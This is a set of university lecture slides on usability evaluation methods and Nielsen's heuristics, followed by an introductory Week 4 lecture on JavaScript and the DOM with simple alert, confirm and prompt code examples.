- **Summative evaluation:** It refers to testing after implementation. Summative evaluation is usually to check with a sponsoring agency such as National Institute of Standards and Technology (NIST) in the USA, to see a standard has been fulfilled in the design.

Evaluation Paradigms

- “**Quick and dirty**” evaluation: It emphasizes on a quick input from the user rather than documenting the findings elegantly. The feedback from the user can be scheduled at different stages of the design.
- **Usability testing:** It aims at measuring user performance when performing tasks. Performance may refer to the error rate or the time taken for the user to complete a task. Users are observed when accomplishing the tasks and their performance is calculated to explain why their performance is as such and how it could be improved. Questionnaire and interviews can be also useful for collecting such information about users.
- **Field studies:** This kind of evaluation is conducted when the participant accomplishes the tasks naturally. To fully observe the participant, you need to setup some equipment, such as cameras, microphone, eye tracking devices, etc in the field.
- **Predictive evaluation:** Experts apply their knowledge about the users to predict usability problems.

Evaluation Techniques

- Observing users
- Asking users
- Asking experts
- User testing
- Modelling users' task performance

Comparing Evaluation Paradigms

Technique	Usability testing	Field studies	Predictive evaluation
Observing	X	X	
Asking users	X	X	
Asking experts		X	X
Testing	X		
Modeling			X

Main Questions about Evaluation


- Why evaluation is needed?
- What to evaluate?
- When to evaluate?
- How many users do you need for evaluation?
- Who are the participants?
- Where is a suitable place for test?
- Who should test and who should observe?

Main Questions about Evaluation

- Why evaluation is needed?
- What to evaluate?
- When to evaluate?
- How many users do you need for evaluation?

Krug believes three users should be enough (Krug, 2014)

- Who are the participants?
- Where is a suitable place for test?
- Who should test and who should observe?



Test Plan

- Scope
- Purpose
- Schedule and location
- Sessions
- Equipment
- Scenarios
- Roles
- Subjective metrics
- Quantitative metrics

Quantitative Metrics

- Successful task completion
- Critical errors
- Non-critical errors
- Error-free rate
- Subjective measures
- Likes, dislikes and recommendations

Running a Test


- Welcome (4 minutes): You just introduce yourself and say welcome to the participant and briefly explain what is this about.
- The questions (2 minutes): You ask the participant some questions to estimate his/her background knowledge.
- The product tour (3 minutes): You briefly introduce.
- The tasks (35 minutes): This is the main part of the test. You provide a list of tasks and ask the participant to perform them using the product.
- Probing (5 minutes): After the tasks, you must check with both participant and the observation team for any question they would like to ask.
- Wrapping up (5 minutes): You thank the participant, pay and show him/her the door to exit the room.

(Krug, 2014)

Heuristic evaluation (Nielsen)

- Visibility of system status: System status must be always visible to users through providing informative feedback within reasonable time
- Match between system and real world: System must communicate with users in terms of the concepts familiar to them, rather than technical terms which are difficult to understand for users.
- User control and freedom: Users must be able to exit from any situation they unexpectedly find themselves, by using clearly marked exit or back signs.
- Consistency and standards: All parts of the system must be consistent in all aspects of user interface.
- Error prevention: As far as possible all errors must be prevented.
- Good error messages and recovery from errors: A meaningful error message must be shown to the user and a way must be suggested to solve it.
- Recognition rather than recall: System must make objects, actions, and options visible, so the user doesn't need to recall them.
- Flexibility and efficiency of use: System must provide accelerators for more experienced users to carry out tasks more quickly while these accelerators may be invisible to novice users. Keyboard shortcuts is an example of such accelerators.
- Aesthetic and minimalist design: Design must be aesthetic and minimal which means that irrelevant information must be avoided.
- Documentation and Help: Users must be able to search information and receive help when they need it.

Nielsen's Usability Heuristics and Google Search



<https://www.youtube.com/watch?v=NHJrn8GMW98>

Nielsen's Usability Heuristics

A good sample can be found here:

<https://www.diva-portal.org/smash/get/diva2:1680527/FULLTEXT02>

Web usability tools

- **W3C validator:** It checks the markup validity of web documents in the following formats: HTML, XHTML, MathML, SMIL, etc. You can access W3C validator via the following link: <https://validator.w3.org/> This checks if the syntax is valid, is this related to usability?

It checks several things of which one is syntax.

- **Achecker:** AChecker is used to evaluate HTML content for broken links and accessibility problems. You can either enter the location of a web page, or upload an html file through the system for checking its accessibility. You can access Achecker through the following link: <http://achecker.ca/>.
- **Pingdom:** This is a website speed test which tests the load time of a webpage and helps you to make it faster. You can access this tool through the following link: <https://tools.pingdom.com/>

Pingdom

tools.pingdom.com/#61b2dd2883400000

Product ▾ Pricing Resources ▾ Support Tools ▾

Pingdom Website Speed Test

Enter a URL to test the page load time, analyze it, and find bottlenecks.

URL: <https://www.unsw.adfa.edu.au/> Test from: North America - USA - San Francisco **START TEST**


The internet is fragile. Be the first to know when your site is in danger.

START YOUR FREE 14-DAY TRIAL



Pingdom

Your Results:

[DOWNLOAD HAR](#)[SHARE RESULT](#)

Performance grade
D 61

Page size
6.8 MB

Load time
3.56 s

Requests
141

Improve page performance

GRADE	SUGGESTION	DETAILS
F 0	Avoid URL redirects	View details
F 0	Reduce DNS lookups	View details
F 0	Make fewer HTTP requests	View details
F 0	Compress components with gzip	View details
F 0	Use cookie-free domains	View details
F 0	Add Expires headers	View details
A 100	Avoid empty src or href	View details

Response codes

RESPONSE CODE	RESPONSES
200 OK	130
204 No Content	1
302 Found	10

Content size by content type

CONTENT TYPE	PERCENT	SIZE
Image	61.00%	4.2 MB
Script	24.31%	1.7 MB
Font	8.03%	547.5 KB
HTML	5.21%	355.1 KB

Requests by content type

CONTENT TYPE	PERCENT	REQUESTS
Image	43.97%	62
Script	29.79%	42
Redirect	7.09%	10
XHR	5.67%	8

WAVE

- This tool provides visual feedback of a webpage accessibility.

<https://wave.webaim.org/>

The following apply to the entire page:

- en
- h1

Type	Count
Errors	11
Contrast Errors	9
Alerts	48
Features	32
ARIA Roles	88
WCAG 2.1 Success Criteria	397

Summary Details Reference Order Structure Contrast


UNSW menu

Code

A Sample of User Evaluation

#	Heuristic	Notes
1	Visibility of System Status	<ul style="list-style-type: none"> The progress of a plan box looks very clean and fancy, it seems it will be very useful.
7	Flexibility and efficiency of use	<ul style="list-style-type: none"> Although the add task button is very visible, it may work better at the top right instead of notification icon so the user can find the add button faster.
		<ul style="list-style-type: none"> It is difficult to understand the meaning of the icons in the main bottom navigation.
		<ul style="list-style-type: none"> In the add task view, the date, priority and repeat options are far away from the form, also, there is not a view how those options will look in that form and how the user can edit them
		<ul style="list-style-type: none"> Setting the date and time don't look intuitive because displaying the selected values are missing
8	Aesthetic and Minimalist design	<ul style="list-style-type: none"> The design of the app is clean and minimalistic overall, good combinations of spaces and colors. The components are easily to find thanks to the clean and fancy layout.
2	Match Between System and Real World	<ul style="list-style-type: none"> Although the home view does not look exactly to a calendar, it gives an easy way to navigate between dates and see their tasks. Also, the home view has a lot of blank space, maybe a way of showing more components would be useful
3	User Control and freedom	<ul style="list-style-type: none"> Users can close the app any time
		<ul style="list-style-type: none"> User can close the add task view any time with the back button
		<ul style="list-style-type: none"> User does not have the ability to save a draft when closing the add task view
		<ul style="list-style-type: none"> Instead of a back button, a close button would be better

Figma Demo



Figma

Final Notes

- Continue working on Project 1 this week.
- Task 2 (group-based):
 - Each group needs to create a high-fidelity prototype using Figma or a similar tool and share it with other students for evaluation
 - Each group needs to reply to their initial message on Project 1 Forum and share the link with others. Also, provide a list of tasks you would like other students accomplish using your prototype and give you feedback on it. The deadline is **19th March 23h59**:
 - In week 4 labs, teams can also get some classmates to accomplish these tasks in front of them to better understand their interactions with the designed prototype.
- Task 3.1 (Individual): Each student must check the forum and participate in evaluation of two other projects individually. The deadline is **22nd March 23h59**. You need to document the process and in reply to the designers' message in the forum, share the feedback with them to help them with improving their design.

JavaScript and Document Object Model (DOM)

Web Development and Security (ZEIT3119)

Week 4

Dr. Reza Rafeh

Revision

What is progressive enhancement?

Answer:

A three layered approach to web design which separates the content, presentation and behavior

What are the important aspects for planning a website?

Answer:

- Content to be displayed
- Targeted Audience
- Targeted Devices

Revision

What are the benefits of Progressive enhancement?

Answer:

- Better performance: All layers are separate from each other but still they are dependent
- Better Scaling: Adding feature and changing web design is easy and quick
- Responsive design: Adjust according to the screen size

How many types of CSS are there

- Answer:
- Inline CSS
- Embedded CSS – Preferred for a single page website
- External CSS – Preferred for entire website (multiple pages)

Revision

What is Nielsen Heuristic evaluation?

Answer:

- Visibility of system status
- Match between system and real world
- User control and freedom
- Consistency and standards
- Error prevention
- Good error messages and recovery from errors
- Recognition rather than recall
- Flexibility and efficiency of use
- Aesthetic and minimalist design
- Documentation and Help

Revision

Prototyping

Never Go to a Client Meeting without a Prototype

Michael Schrage

Outline

- **JavaScript**
- Advantage
- Syntax
- Functions
- Examples
- **Document Object Model (DOM)**
- DOM Example
- **Client-Side Controls**
- HTML forms
- Data Transmission
- Hacking Steps
- Capturing User Data
- Security

Javascript

- **HTML:** Content of Web pages
- **CSS:** Layout of Web pages
- **JavaScript:** Control the behavior of web pages
- **JavaScript**
- programming language for Web designing
- It is case sensitive. A variable named “MyVariable” is different than “myvariable”
- Object-based, client-side scripting language
 - Work with objects associated with a Web page (i.e. browser window, images, links)
 - Scripting language interpreted by a browser
 - Luxury adding to the HTML content
- Features like:
 - animated graphics
 - photo slideshows
 - autocomplete text suggestions
 - interactive forms


What JavaScript is Used for?

- **Adding interactivity to websites**—if you want a website to be more than a static page of text, you'll need to do some Java Scripting
- **Developing mobile applications**—JavaScript isn't just for websites...it's used to create those apps you have on your phone and tablet as well
- **Creating web browser based games**—Ever played a game directly from your web browser? JavaScript probably helped make that happen
- **Back end web development**—JavaScript is MOSTLY used on the front end of things, but it's a versatile enough scripting language to be used on back end infrastructure, too.
- Request content and information from the server and inject it into the current document as needed, without reloading the entire page—this is commonly referred to as “**Ajax**.”
- Show and hide content based on a user clicking on a link or heading, to create a “collapsible” content area




Hello World Example

```
<!DOCTYPE html>
<html>
  <script>
    alert("Hello World!");
  </script>
</html>
```



```
<!DOCTYPE html>
<html>
  <button onclick="alert('Hello World!')">
    Hello
  </button>
</html>
```



JavaScript Codes

- **Script tags**
- The `<script>` tag is used to define a client-side script (JavaScript)
- To select an HTML element, JavaScript most often uses the `getElementById()` method.
- Scripts can be placed in the `<body>`, or in the `<head>` section of an HTML page, or in both.
- **External JavaScript**
- Scripts can also be placed in external files:
- External scripts are practical when the same code is used in many different web pages.
- JavaScript files have the file extension `.js`
- **No Script tags**
- The `<noscript>` tag is used to provide an alternate content for users that have disabled scripts in their browser or have a browser that doesn't support client-side scripts.

```
<html>
<body>

<h2>JavaScript in Body</h2>

<p id="demo"></p>

<script>
document.getElementById("demo").innerHTML = "My First JavaScript";
</script>

</body>
</html>
```

```
<!DOCTYPE html>
<html>
<body>

<h2>External JavaScript</h2>

<p id="demo">A Paragraph.</p>

<button type="button" onclick="myFunction()">Try it</button>

<p>(myFunction is stored in an external file called "myScript.js")</p>

<script src="myScript.js"></script>

</body>
</html>
```

```
<!DOCTYPE html>
<html>
<body>

<p id="demo"></p>

<script>
document.getElementById("demo").innerHTML = "Hello JavaScript!";
</script>

<noscript>Sorry, your browser does not support JavaScript!</noscript>

<p>A browser without support for JavaScript will show the text written inside the noscript element.
</p>

</body>
</html>
```

Turn on/off Javascript on Browser

The screenshot shows the Google Chrome settings page with the search bar set to "javascript". The left sidebar lists various settings categories, and the main content area is titled "JavaScript". It explains that sites use JavaScript for interactive features like video games or web forms. Under "Default behavior", there are two options: "Sites can use Javascript" (selected) and "Don't allow sites to use Javascript". A red box highlights the second option. Below this, under "Customized behaviors", there are sections for sites not allowed to use JavaScript and sites allowed to use JavaScript, both currently showing "No sites added".

← Chrome | chrome://settings/content/javascript?search=javascript

Settings

Search: javascript

You and Google

Autofill

Privacy and security

Appearance

Search engine

Default browser

On startup

Languages

Downloads

Accessibility

System

Reset settings

Extensions

About Chrome

← JavaScript

Sites usually use JavaScript to display interactive features, like video games or web forms

Default behavior

Sites automatically follow this setting when you visit them

Sites can use Javascript

Don't allow sites to use Javascript

Customized behaviors

Not allowed to use Javascript

No sites added

Add

Allowed to use Javascript

No sites added

Add

```
<!DOCTYPE html>
<html>
  <button onclick="alert('Hello World!')"> Hello</button>
  <noscript> JavaScript is not allowed by your browser</noscript>
</html>
```



JavaScript Codes

➤ Pop Up boxes

- JavaScript has three kind of popup boxes: Alert box, Confirm box, and Prompt box




➤ Alert Box

- An alert box is often used if you want to make sure information comes through to the user.
- When an alert box pops up, the user will have to click "OK" to proceed.
- Syntax: `window.alert("sometext")`. The **alert()** method can be written without the window prefix

➤ **Confirm Box**

- A confirm box is often used if you want the user to verify or accept something.
- When a confirm box pops up, the user will have to click either "OK" or "Cancel" to proceed.
- Syntax: `window.confirm("sometext")`;
- The **confirm()** method can be written without the window prefix.

```
<html>
<body>
<h2>JavaScript Confirm Box</h2>
<button onclick="myFunction()">Try it</button>
<p id="demo"></p>
<script>
function myFunction() {
  var txt;
  if (confirm("Do you want to proceed?")) {
    txt = "You pressed OK!";
  } else {
    txt = "You pressed Cancel!";
  }
  document.getElementById("demo").innerHTML = txt;
}
</script>
</body>
</html>
```




JavaScript Codes


➤ Prompt Box

- A prompt box is often used if you want the user to input a value before entering a page.
- When a prompt box pops up, the user will have to click either "OK" or "Cancel" to proceed after entering an input value.
- If the user clicks "OK" the box returns the input value. If the user clicks "Cancel" the box returns null.
- Syntax: `prompt("sometext","defaultText");`

```
<html>
<body>
<h2>JavaScript Prompt</h2>
<button onclick="myEvent()">Try it</button>
<p id="demo"></p>
<script>
function myEvent() {
  var txt;
  var person = prompt("Please enter your name:", "Harry Potter");
  if (person == null || person == "") {
    txt = "User cancelled the prompt.";
  } else {
    txt = "Hello " + person + "! How are you today?";
  }
  document.getElementById("demo").innerHTML = txt;
}
</script>
</body>
</html>
```



